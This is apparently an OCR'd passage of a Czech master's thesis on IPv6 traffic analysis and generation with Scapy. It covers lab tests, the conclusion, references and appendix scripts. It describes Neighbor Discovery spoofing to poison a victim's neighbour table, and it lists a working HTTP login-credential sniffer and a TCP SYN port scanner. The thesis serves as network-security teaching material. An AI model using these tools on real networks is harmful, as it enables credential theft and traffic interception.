
Obrázek 7.4: Seznam otevřených portů (nmap)

7.4 Testování QoS

Pro otestování tohoto skriptu může opět využít 2 virtuálních počítačů. Na jednom si spustíme skript pro generování síťového provozu **qosGenerator.py** a na dalším si spustíme síťový analyzátor *Scapy*. Zachytávání můžeme spustit s definovaným filtrem, díky kterého zachytíme pouze žádoucí komunikaci. Zachytávání můžeme spustit následovně:

```
sniff(iface="ens3", filter="not port 22 and src 2001:718:1001:2c6::305",\
prn=lambda x: x.show())
```

Po spuštění zachytávání komunikace můžeme začít generovat pakety s definovanou hodnotou DSCP. Tyto vygenerované pakety zachytíme na virtuálním počítači, kde máme spuštěný program *Scapy*. Zachycené pakety můžeme vidět na obrázku 7.5.



Obrázek 7.5: Testování QoS

7.5 Generování SIP zpráv

Stejně jako při výše zmíněných skriptech můžeme tento program ověřit pomocí 2 virtuálních počítačů. Na jednom spustíme generátor SIP zpráv a na druhém spustíme analyzátor síťového provozu *Scapy*, pomocí kterého můžeme zachytit generované zprávy. Pro zachytávání komunikace, která nás zajímá můžeme využít filtru, který bude filtrovat pouze spojení na portu 5060, který se využívá u protokolu SIP. Můžeme spustit zachytávání pomocí tohoto příkazu:

```
sniff(iface="ens3", filter="port 5060", prn=lambda x: x.show())
```

Postupně můžeme zkusit odesílání jednotlivých SIP zpráv a jejich zachycení. Na obrázku 7.6 můžeme vidět zachycenou zprávu *REGISTER*. Na obrázku 7.7 je znázorněna zachycená zpráva *BYE* a na obrázku 7.8 je vidět zpráva *INVITE*.

Obrázek 7.6: Zachycená zpráva REGISTER

Obrázek 7.7: Zachycená zpráva BYE

```
^C>>x=sniff(iface="ens3",filter="port 5060" ,prn = lambda x: x.show())
###[ Ethernet ]###
  dst= 52:54:00:96:a1:52
  src= 52:54:00:66:a6:28
  type= IPv6
###[ IPv6 ]###
     version= 6L
     tc= 0L
     fl= 0L
     plen= 456
     nh= UDP
     hlim= 64
     src= 2001:db8:3f80:3e9a:d8ba:9fea:76cd:f53b
     dst= 2001:718:1001:2c6::306
###[ UDP ]###
        sport= sip
        dport= sip
        len= 456
        chksum= 0xe05a
###[ Raw ]###
           load= 'INVITE sip:69@[2001:718:1001:2c6::306] SIP/2.0\r\nTo: "Test"<sip:96@[2001:718:1001:
2c6::306]>\r\nFrom: "Hacker" <sip:69@[2001:db8:3f80:3e9a:d8ba:9fea:76cd:f53b]>;tag=81x2\r\nVia: SIP/2
.0/UDP [2001:db8:3f80:3e9a:d8ba:9fea:76cd:f53b];branch=z9hG4bKas3-111\r\nCall-ID: f9844fbe7dec140ca36
500a0c9168192@[2001:db8:3f80:3e9a:d8ba:9fea:76cd:f53b]\r\nContact: <sip:69@[2001:db8:3f80:3e9a:d8ba:9
fea:76cd:f53b]>\r\nCSeq: 1 INVITE\r\nMax-Forwards: 70\r\nContent-Length: 0\r\n\r\n'

###[ Ethernet ]###
  dst= 52:54:00:96:a1:52
  src= 52:54:00:66:a6:28
  type= IPv6
###[ IPv6 ]###
     version= 6L
     tc= 0L
     fl= 0L
     plen= 452
     nh= UDP
     hlim= 64
     src= 2001:db8:c681:7573:3df2:fcd4:6b1:4270
     dst= 2001:718:1001:2c6::306
###[ UDP ]###
        sport= sip
        dport= sip
        len= 452
        chksum= 0x311d
###[ Raw ]###
           load= 'INVITE sip:69@[2001:718:1001:2c6::306] SIP/2.0\r\nTo: "Test"<sip:96@[2001:718:1001:
2c6::306]>\r\nFrom: "Hacker" <sip:69@[2001:db8:c681:7573:3df2:fcd4:6b1:4270]>;tag=81x2\r\nVia: SIP/2.
```

Obrázek 7.8: Zachycená zpráva INVITE

7.6 Podvržení zpráv Neighbor Discovery


Pomocí tohoto programu můžeme simulovat potenciální útok na konkrétní zařízení podvržením zprávy Neighbor Discovery. Princip tohoto útoku je znázorněn na obrázku výše viz. 6.6. Pro ověření funkčnosti tohoto skriptu potřebujeme 3 virtuální počítače. Z jednoho počítače se budou odesílat podvržené zprávy a bude tedy sloužit jako potencionální útočník, jeden počítač bude oběť a 3. počítač bude komunikující strana s obětí (počítač, za který se vydává útočník).

Na začátku potřebujeme aby si oba komunikující počítače vyměnili oficiální zprávy Neighbor Discovery protokolu. Pro tento účel můžeme uskutečnit ping mezi oběma hosty. Na počítači oběti útoku spustíme zachytávání paketů. Je třeba zvolit si vhodný filtr, který bude zachytávat pouze zprávy Neighbor Discovery. Zachytávání zpráv můžeme provést pomocí příkazu:


```
sniff(iface="ens3",lfilter = lambda x: x.haslayer(ICMPv6ND_NS),\
prn=lambda x: x.show())
```

Následně si spustíme skript **IPv6ND.py** na počítači útočníka. Zadáme potřebné parametry a odešleme zprávu. Tuto podvrženou zprávu zachytíme na počítači oběti viz. obrázek 7.9. Po při-

jetí podvržené zprávy je možné se podívat do tabulky sousedů na počítači oběti pomocí příkazu `ip neighbour show`. Tabulka nově obsahuje podvržené informace o tom, že daný počítač, s kterým jsme komunikovali se nachází pod novou MAC adresou, která ovšem patří útočníkovi. Tyto informace můžeme vidět na obrázku 7.10.



Obrázek 7.9: Zachycená podvržená zpráva Neighbor Discovery - Neighbor Solicitation



Obrázek 7.10: Tabulka sousedů s podvrženou zprávou

7.7 Zaslání IPv6 prefixů sítě

Ověření tohoto skriptu můžeme provést zachycením zprávy, která přiděluje nový prefix sítě na cílovém zařízení. Na jednom virtuálním počítači si spustíme skript **prefix.py**. Na druhém počítači si spustíme zachytávání paketů pomocí programu *Scapy*. Pro zachytávání pouze potřebné zprávy

ICMPv6 Neighbor Discovery Option - Prefix Information je nutné nastavit vhodný filtr. Zachytávání můžeme tedy spustit pomocí příkazu:

```
sniff(iface="ens33",lfilter = lambda x: x.haslayer(ICMPv6NDOptPrefixInfo),\
prn=lambda x: x.show())
```

Poté co je spuštěno zachytávání paktů, můžeme zadat potřebné parametry pro zaslání prefixu, a to MAC adresu cílového zařízení, prefix sítě a jeho délku. Zachycený paket s přiděleným prefixem můžeme vidět na obrázku 7.11. Správné přidělení IPv6 prefixu sítě si můžeme také ověřit pomocí výpisu síťového rozhraní a přidělených adres například pomocí příkazu `ifconfig`. Výpis rozhraní můžeme vidět na obrázku 7.12. Z tohoto obrázku je patrné, že před odesláním zprávy není na daném rozhraní k dispozici žádná IPv6 adresa. Odesláním zprávy o prefixu sítě si zařízení vygenerovalo novou IPv6 adresu obsahující odeslané informace o prefixu sítě a jeho délce.

Obrázek 7.11: Zachycená zpráva ICMPv6 Neighbor Discovery Option - Prefix Information

```
student@ubuntu:~$ ifconfig ens33
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.114.128  netmask 255.255.255.0  broadcast 192.168.114.255
        ether 00:0c:29:a1:d8:57  txqueuelen 1000  (Ethernet)
        RX packets 13180  bytes 16011112 (16.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6781  bytes 475735 (475.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

student@ubuntu:~$ ifconfig ens33
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.114.128  netmask 255.255.255.0  broadcast 192.168.114.255
        inet6 aaaa:bbbb:cccc:dddd:34dd:5814:5f3b:b81c  prefixlen 64  scopeid 0x0<global>
        inet6 aaaa:bbbb:cccc:dddd:24a0:8136:b5bd:85ad  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::2d99:2794:f2e0:e2fa  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:a1:d8:57  txqueuelen 1000  (Ethernet)
        RX packets 13308  bytes 16028415 (16.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6932  bytes 491864 (491.8 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Obrázek 7.12: Výpis rozhraní *ens33* pomocí příkazu *ifconfig*

7.8 Vysílání a příjem informací o přístupových bodech WiFi

Testování skriptu pro vysílání informací o přístupovém bodu WiFi sítě (**wifi.py**) můžeme otestovat spolu s programem pro monitorování těchto informací (**wifiSniff.py**). Na jednom počítači si spustíme program **wifi.py** pro odesílání informací a na druhém skript **wifiSniff.py** pro příjem informací o bezdrátových přístupových bodech. Pokud jako první spustíme příjem informací, uvidíme dostupné bezdrátové sítě v okolí. Poté co zapneme také odesílání informací uvidíme, že do seznamu přístupových bodů přibyla také námi vyslaná informace o síti „test SCAPY“. Tyto informace můžeme vidět na obrázku 7.13.

```
pi@raspberrypi:~ $ cat /etc/*release
PRETTY_NAME="Raspbian GNU/Linux 10 (buster)"
NAME="Raspbian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=raspbian
ID_LIKE=debian
HOME_URL="http://www.raspbian.org/"
SUPPORT_URL="http://www.raspbian.org/RaspbianForums"
BUG_REPORT_URL="http://www.raspbian.org/RaspbianBugs"
pi@raspberrypi:~ $ sudo python3 wifi.py
WiFi Beacon!
------------
Zadej název rozhraní pro odeslání paktu:
wlan1
Zadej SSID, které se bude vysílat:
test SCAPY
Nastavuji rozhraní do monitorovacího módu
Vysílám informace o přístupovém bodu test SCAPY
..................................................
```

```
student@kali:~$ sudo python3 wifiSniff.py
[sudo] password for student:
Skener WiFi AP
--------------
Zadej název rozhraní pro odeslání paktu:
wlan0
Nastavuji rozhraní do monitorovacího módu
Poslouchám na rozhraní wlan0
Seznam dostupných WiFi AP:
SSID: Doma, MAC adresa: 14:dd:a9:f5:1d:6c
SSID: test SCAPY, MAC adresa: 00:c0:ca:97:60:39
SSID: MK1, MAC adresa: d8:b6:b7:f1:25:10
SSID: FalharZahrada, MAC adresa: b8:69:f4:56:90:a6
SSID: MK1, MAC adresa: 70:4f:57:c5:f3:8f
^CNastavuji rozhraní do původního stavu
Ukončuji program!
```

Obrázek 7.13: Vysílání a příjem informací o přístupových bodech WiFi

Dále si můžeme ověřit funkčnost vysílání informací o přístupovém bodu pomocí zachycení těchto informací pomocí programu *Scapy*. Při zachytávání paketů je vhodné uvést filtr, který odfiltruje nežádoucí komunikaci, dále je dobré omezit počet přijatých paketů z důvodu velkého počtu okolních přístupových bodů, které také vysílají informace. Dále je dobré uložit si zachycené pakety do proměnné, pomocí které si můžeme najít konkrétní přístupový bod, který nás zajímá. Zachytávání paketů tedy můžeme spustit následovně:

```
x = sniff(iface = "wlan0",lfilter = lambda x: x.haslayer(Dot11Beacon), count = 10)
x.summary()
x[1].show()
```

Zachycený paket o námi vyslané přístupové síti **test SCAPY** můžeme vidět na obrázku 7.14.

```
>>> x[1].summary()
"RadioTap / Dot11FCS / Dot11Beacon / SSID='test SCAPY' / Dot11EltRSN"
>>> x[1].show()
###[ RadioTap dummy ]###
  version= 0
  pad= 0
  len= 38
  present= TSFT+Flags+Rate+Channel+dBm_AntSignal+RXFlags+RadiotapNS+Ext
  \Ext\
   |###[ RadioTap Extended presence mask ]###
   |  present= b5+b11+b29+Ext
   |###[ RadioTap Extended presence mask ]###
   |  present= b37+b43
  mac_timestamp= 2476573
  Flags= FCS
  Rate= 2
  ChannelFrequency= 2417
  ChannelFlags= CCK+2GHz
  dBm_AntSignal= -59dBm
  RXFlags=
  notdecoded= '\xc5\x00\xba\x01'
###[ 802.11-FCS ]###
     subtype= 8
     type= Management
     proto= 0
     FCfield=
     ID= 0
     addr1= ff:ff:ff:ff:ff:ff
     addr2= 00:c0:ca:97:60:39
     addr3= 00:c0:ca:97:60:39
     SC= 12176
     fcs= 0xc22c52a8
###[ 802.11 Beacon ]###
        timestamp= 0
        beacon_interval= 100
        cap= ESS+privacy
###[ 802.11 Information Element ]###
           ID= SSID
           len= 10
           info= 'test SCAPY'
###[ 802.11 RSN information ]###
           ID= 48
```

Obrázek 7.14: Zachycené informace o testovací síti

Obrázek 7.15: Raspberry Pi s připojenou externí bezdrátovou síťovou kartou

V případě jednodeskového počítače Raspberry Pi nejdou tyto skripty spustit při použití vestavěné bezdrátové karty. Tato bezdrátová karta nemá podporu pro „monitorovací režim“, který je nutný pro správou funkci vytvořených programů. Řešením ale může být připojení externí bezdrátové síťové karty, která tuto možnost podporuje. Například můžeme využít bezdrátovou síťovou kartu **ALFA Network Atheros AR9271**. Na obrázku 6.7 můžeme vidět jednodeskový počítač Raspberry Pi s připojenou externí bezdrátovou síťovou kartou *ALFA Network Atheros AR9271*.

Kapitola 8

Závěr

V této diplomové práci jsem se zaměřil na paketové analyzátory a generátory, které mají podporu protokolu IPv6. V první kapitole byly shrnuty základní vlastnosti samotného IPv6 protokolu, typy adres a jejich přidělování. V dalších kapitolách byly popsány jednotlivé nástroje, které umožňují zachytávání a analýzu dat, které podporují IPv6 protokol. Také byly popsány nástroje, které jsou vhodné pro generování IPv6 provozu.

V praktické části této práce jsem se zaměřil na konkrétní nástroj **Scapy**, který dokáže zastat obě potřebné funkce. Tím jsou funkce síťového analyzátoru a také generátoru provozu s podporou pro IPv6 protokol. Byly zde popsány klíčové vlastnosti tohoto mocného nástroje. Byl zde také uveden postup instalace samotného programu, základní vlastnosti a funkce pro zachytávání a analýzu paketů, a funkce pro vytváření a specifikaci parametrů jednotlivých zpráv a protokolů a následné odesílání těchto nově vytvořených zpráv.

Dalším bodem této práce bylo vytvoření vlastních skriptů v programovacím jazyce Python. Vytvořil jsem několik programů, které jsou koncipovány na analýzu přijatých zpráv a také programy, které jsou určeny pro generování provozu. Byly vytvořeny také skripty, které mohou sloužit pro potenciální útoky na protokol IPv6. Konkrétně na protokol **Neighbor Discovery**.

V poslední kapitole této práce jsem vytvořené skripty testoval na několika zařízeních. Konkrétně se jednalo o **virtuální počítače**, notebook **Asus Aspire V3 - 771G** s bezdrátovou WiFi kartou a také na jednodeskovém počítači **Raspberry Pi 4**.

Všechny vytvořené skripty si můžeme nakopírovat do jednodeskového počítače Raspberry Pi, pomocí kterého si můžeme vytvořit vlastní analyzátor a generátor síťového provozu. Tento jednodeskový počítat disponuje ethernetovým síťovým rozhraním a také bezdrátovou WiFi kartou. V případě potřeby můžeme připojit také externí síťové karty do volných USB portů a výrazně tak navýšit počet síťových rozhraní. Díky tomu můžeme mít jednoduché, výkonné a lehce přenositelné zařízení pro testování aplikací, vyhledávání problémů v síti a analýzu dat. Nemusíme si pořizovat drahé generátory síťového provozu, které jsou určeny pro konkrétní využití (například pro testování

QoS nebo VoIP aplikace), ale můžeme mít flexibilní generátor, s programem **Scapy**, do kterého si můžeme vytvořit vlastní skripty, které využijeme pro danou aplikaci.

V neposlední řadě může tato diplomová práce sloužit také jako studijní materiál a inspirace pro studenty do předmětů zabývající se počítačovými sítěmi a bezpečností například předměty **Praktikum komunikačních sítí**, **Bezpečnost v komunikacích**, **Pokročilé síťové technologie** a další.

Literatura

1. *Request for Comments: 4291: IP Version 6 Addressing Architecture* [online]. 2006 [cit. 2021-04-19]. Dostupné z: `https://tools.ietf.org/html/rfc4291`.
2. *Internet Protocol version 6* [online]. Mendelova univerzita v Brně [cit. 2021-04-19]. Dostupné z: `https://is.mendelu.cz/eknihovna/opory/zobraz_cast.pl?cast=596`.
3. SATRAPA, Pavel. *Internetový protokol verze 6* [online]. 4. aktualizované a rozšířené vydání. Praha: CZ.NIC, z. s. p. o., 2019 [cit. 2021-04-19]. ISBN 978-80-88168-46-1. Dostupné z: `https://knihy.nic.cz/files/edice/IPv6-2019.pdf`.
4. ZDRÁLEK, Jaroslav. *Komunikační sítě I pro integrovanou výuku VUT a VŠB-TUO* [online]. Ostrava, 2016 [cit. 2021-04-19]. Dostupné z: `https://lms.vsb.cz/pluginfile.php/1227170/mod_resource/content/2/PKS_IPv6_edice_I_v04.pdf`. Skripta. VYSOKÁ ŠKOLA BÁŇSKÁ–TECHNICKÁ UNIVERZITA OSTRAVA.
5. HOTSKÝ, Ondřej. *Protokol IPv6 a jeho praktické využití* [online]. Nové Strašecí, 2013 [cit. 2021-04-19]. Dostupné z: `https://is.ambis.cz/th/arkqy/`. Diplomová práce. Bankovní institut vysoká škola Praha.
6. *IPv6 - autokonfigurace: Kiv.zcu.cz* [online] [cit. 2021-04-19]. Dostupné z: `http://www.kiv.zcu.cz/~simekm/vyuka/pd/zapocty-2003/IPv6/autokonf.html`.
7. SANDERS, Chriss. *Analýza sítí a řešení problémů v programu Wireshark: Přeložil Jakub GONER*. 1. vydání. Brno: Computer Press, 2012. ISBN 978-80-251-3718-5.
8. *Network Traffic Capture with Network TAPs* [online]. 2019 [cit. 2021-04-19]. Dostupné z: `https://pandorafms.com/blog/network-traffic-capture-with-network-taps/`.
9. *12 Tcpdump Commands – A Network Sniffer Tool* [online]. 2020 [cit. 2021-04-19]. Dostupné z: `https://www.tecmint.com/12-tcpdump-commands-a-network-sniffer-tool/`.
10. *Man page of TCPDUMP* [online]. 2020 [cit. 2021-04-19]. Dostupné z: `https://www.tcpdump.org/manpages/tcpdump.1.html`.
11. *TShark documentation: The Wireshark Network Analyzer 3.4.4* [online] [cit. 2021-04-19]. Dostupné z: `https://www.wireshark.org/docs/man-pages/tshark.html`.

12. *Kismet* [online]. 2021 [cit. 2021-04-19]. Dostupné z: https://www.kismetwireless.net/.

13. *Kismet Package Description* [online]. 2021 [cit. 2021-04-19]. Dostupné z: https://tools.kali.org/wireless-attacks/kismet.

14. *MGEN Users and Reference Guide* [online] [cit. 2021-04-19]. Dostupné z: https://perso.liris.cnrs.fr/alain.mille/enseignements/iup_reseau/TP_apprentis_2004/MGEN_doc_V4.1.htm.

15. *Packet Sender Documentation* [online]. 2021 [cit. 2021-04-19]. Dostupné z: https://packetsender.com/documentation.

16. *Scapy: Introduction* [online]. 2008 [cit. 2021-04-19]. Dostupné z: https://scapy.readthedocs.io/en/latest/introduction.html%5C#about-scapy.

17. *Download Python* [online]. 2021 [cit. 2021-04-19]. Dostupné z: https://www.python.org/downloads/.

Příloha A

Instalační skript programu Scapy

```
#!/bin/sh
echo "Instalace programu SCAPY"
apt-get update
apt-get install python3 -y
apt-get install python3-pip -y
apt-get install scapy
pip3 install --pre scapy[basic]
```

Listing A.1: Instalační skript programu Scapy

Příloha B

ICMP chat

```
#!/usr/bin/env python3
# -*- coding: UTF-8 -*-

import re
import logging
import threading
import time
from ipaddress import ip_address, IPv6Address

try:
   from scapy.all import *
except ImportError:
   print("Scapy neni nainstalováno, prosím doinstaluj potřebné balíky!")
   raise SystemExit



def showMessage(pkt):
   #print("Filter Start")
   #pkt.show()
   if pkt.haslayer(IPv6):
      if pkt.haslayer(ICMPv6EchoRequest):
         data = pkt[ICMPv6EchoRequest].data.decode('utf-8')
         print("Příchozí zpráva: " + str(data))

def validIPAddress(IP: str) -> str:
```

```
    try:
        return "IPv6" if type(ip_address(IP)) is IPv6Address else "Invalid"
    except ValueError:
        return "Invalid"

def thread_function(name):
   print("Prichozi zpravy od " + name)
   print("-----------------------------------")
   try:
      zprava = sniff(prn=showMessage, filter="src "+ name)
   except (KeyboardInterrupt):
        print("Konec Vlakna!")
        sys.exit()
        raise SystemExit


def main():
   try:
      print("ICMPv6 chat.")
      print("Zadej IPv6 adresu příjemce zpráv:")
      validAddr=False

      while not validAddr:
         host = input()
         if validIPAddress(host) is "Invalid":
            print(host, 'není validní adresa! Zadej znovu!')
            validAddr=False
         else:
            validAddr=True

      print("Zprávy budou posílány na adresu " + host)
      print("Zmáčkni CTRL+C pro ukončení programu.")
      x = threading.Thread(target=thread_function, args=(host,))
      x.daemon = True
      x.start()
      msg=""
      while msg != "exit":
         msg = input()
```

```
        #send message to host
        send(IPv6(dst=host)/ICMPv6EchoRequest(data=str(msg),id=0x69),verbose=0)
    except (KeyboardInterrupt):
        print("Ukoncuji program!")
        sys.exit()
        raise SystemExit
main()
```

Listing B.1: ICMP chat

Příloha C

Přihlašovací údaje na HTTP server

```
#!/usr/bin/env python
# -*- coding: UTF-8 -*-

try:
   from scapy.all import *
   from scapy.layers.http import *
except ImportError:
   print("Scapy není nainstalováno, prosím doinstaluj potřebne balíky!")
   raise SystemExit

def sniffHTTP(pkt):
   try:
      if pkt.haslayer(HTTPRequest):
         if pkt.haslayer(Raw):
            packet=str(pkt)
            passwd = str(pkt[Raw].load.decode("utf-8"))
            result = re.search('Origin: (.*)Connection', packet)
            print("Prihlasovaci udaje na server: "+ result.group(1))
            print(passwd)
   except:
      pass

def sniffsDefault(filter):
   return sniff(store=0, prn=sniffHTTP, filter=filter)

def sniffs(interface, filter):
```

```
   return sniff(iface=interface, store=0, prn=sniffHTTP, filter=filter)



print("Odposlouchávání hesel na protokolu HTTP")
print("Stiskni CTRL+C pro ukončení!")
print("Zadej rozhraní pro osposlech:")
try:
   interface = input()

   try:
      sniffs(interface, "port 80")
   except:
      print("Zadané rozhraní neexistuje! Poslouchám na výchozím rozhraní...")
      sniffsDefault("port 80")

except (KeyboardInterrupt):
      print("Ukoncuji program!")
      raise SystemExit
```

Listing C.1: Přihlašovací údaje na HTTP server

Příloha D

TCP skener otevřených portů

```
#!/usr/bin/env python

import random

try:
   from scapy.all import ICMP, IP ,IPv6, ICMPv6EchoRequest, sr1, sr, TCP
except ImportError:
   print("Scapy není nainstalováno, prosím doinstaluj potřebne balíky!")
   raise SystemExit

def validIPAddress(addr: str) -> str:
   domainIPv4=False
   domainIPv6=False
   invalidIP=False
   try:
      return "IPv4" if type(ip_address(addr)) is IPv4Address else "IPv6"
   except:
      invalidIP=True
   if invalidIP:
      try:
         icmpResp = sr1(IPv6(dst=addr)/ICMPv6EchoRequest(),timeout=1, verbose=0)
         domainIPv6 = True
         invalidIP = False
      except:
         domianIPv6=False
      try:
```

```
            icmpResp = sr1(IP(dst=addr),timeout=1, verbose=0)
            domainIPv4 = True
            invalidIP = False
         except:
            domianIPv4=False
      if domainIPv6:
         return "IPv6"
      elif domainIPv4:
         return "IPv4"
      else:
         return "Invalid"

def validateInput():
   validInput = False
   while validInput is False:
      try:
         userOption = int(input())
         if userOption < 0:
            validInput = False
            print("Zadal jsi špatný port! Zadej znovu:")
         else:
            validInput = True
            return userOption
      except ValueError:
         print("Zadal jsi špatný port! Zadej znovu:")
         validInput = False


try:
   print("Zadej adresu pro skenování otevřených portů:")
   validAddr=False
   hostActive=0

   while not validAddr:
      host = input()
      addressType=validIPAddress(host)
      #print(addressType)
      if addressType is "Invalid":
```

```
        print(host, 'není validní adresa! Zadej znovu!')
        validAddr=False
    elif addressType is "IPv6":
        icmpResp = sr1(IPv6(dst=host)/ICMPv6EchoRequest(),timeout=1, verbose=0)
        if icmpResp is not None:
            print(f"Host {host} je aktivní pod IPv6 adresou!")
            hostActive = hostActive + 1
        validAddr=True
    else:
        icmpResp = sr1(IP(dst=host),timeout=1, verbose=0)
        if icmpResp is not None:
            print(f"Host {host} je aktivní pod IPv4 adresou!")
            hostActive = hostActive + 1
        validAddr=True
    if hostActive is 0:
        print(f"Host {host} neodpovída na ICMP zprávu!")
        #raise SystemExit

print("Zadej port pro skenování (pokud chcete zadávat rozmezí portů zadejte 0):
    ")
userOption = validateInput()
if userOption is 0:
    print("Min port:")
    minport = validateInput()
    print("Max port:")
    maxport = validateInput()
    if minport > maxport:
        tmp = maxport
        maxport = minport
        minport = tmp

    port_range = range(minport, maxport+1, 1)
else:
    port_range = userOption
    port_range = range(port_range,port_range+1,1)

# Send SYN with random Src Port for each Dst port
for dst_port in port_range:
```

```
src_port = random.randint(1025,65534)
#print(f"Source port: {dst_port}")
if addressType is "IPv6":
   resp = sr1(
      IPv6(dst=host)/TCP(sport=src_port,dport=dst_port,flags="S"),timeout=1,
      verbose=0,
   )

else:
   #print("Test IPv4")
   resp = sr1(
   IP(dst=host)/TCP(sport=src_port,dport=dst_port,flags="S"),timeout=1,
   verbose=0,
   )
if resp is None:
   print(f"Paket byl zahozen hostem {host}:{dst_port}.")


elif(resp.haslayer(TCP)):
   #resp.show()
   if(resp.getlayer(TCP).flags == 0x12):
      # If port is open than close it
      if addressType is "IPv6":
         send_rst = sr(
            IPv6(dst=host)/TCP(sport=src_port,dport=dst_port,flags='R'),
            timeout=1,
            verbose=0,
         )
      else:
         send_rst = sr(
         IP(dst=host)/TCP(sport=src_port,dport=dst_port,flags='R'),
         timeout=1,
         verbose=0,
         )
      print(f"Port {host}:{dst_port} je otevřený.")

   elif (resp.getlayer(TCP).flags == 0x14):
      print(f"Port {host}:{dst_port} je uzavřený.")
```

```
except (KeyboardInterrupt):
      print("Ukoncuji program!")
      raise SystemExit
```

Listing D.1: TCP skener otevřených portů

Příloha E

Testování QoS

```
#!/usr/bin/env python
import random
import string
from ipaddress import ip_address, IPv4Address
from time import sleep
from scapy.all import *

def randomGenerator(size=1024, chars=string.ascii_uppercase + string.digits):
   return ''.join(random.choice(chars) for _ in range(size))

def validIPAddress(IP: str) -> str:
    try:
        return "IPv4" if type(ip_address(IP)) is IPv4Address else "IPv6"
    except ValueError:
        return "Invalid"

def validateInput(intType):
   validInput = False
   while validInput is False:
      try:
         if intType:
            userOption = int(input())
         else:
            userOption = float(input())

         if userOption < 0:
```

```
            validInput = False
            print("Zadal jsi špatný vstup! Zadej znovu:")
         elif userOption > 255 and intType is True:
            validInput = False
            print("Zadal jsi neplatnou hodnotu DSCP! Zadej znovu:")
         else:
            validInput = True
            return userOption
      except ValueError:
         print("Zadal jsi špatný vstup! Zadej znovu:")
         validInput = False

try:
   x = """QoS generator paketu
+---------------------------------+----------------------+----------------------+----------
| Pravdepodpobnost zahozeni paketu | Trida 1          | Trida 2              | Trida
    3             | Trida 4             |
+---------------------------------+----------------------+----------------------+----------
| Nizka                           | AF11 (DSCP 10) 001010 | AF21 (DSCP 18) 010010 |
   AF31 (DSCP 26) 011010 | AF41 (DSCP 34) 100010 |
+---------------------------------+----------------------+----------------------+----------
| Stredni                         | AF12 (DSCP 12) 001100 | AF22 (DSCP 20) 010100 |
   AF32 (DSCP 28) 011100 | AF42 (DSCP 36) 100100 |
+---------------------------------+----------------------+----------------------+----------
| Vysoka                          | AF13 (DSCP 14) 001110 | AF23 (DSCP 22) 010110 |
   AF33 (DSCP 30) 011110 | AF43 (DSCP 38) 100110 |
+---------------------------------+----------------------+----------------------+----------
    """
   print(x)
   print("Zadej cilovou IPv4 nebo IPv6 adresu")

   validAddr=False

   while not validAddr:
```

```
      host = input()
      if validIPAddress(host) is "Invalid":
         print(host, 'není validní adresa! Zadej znovu!')
         validAddr=False
      else:
         validAddr=True

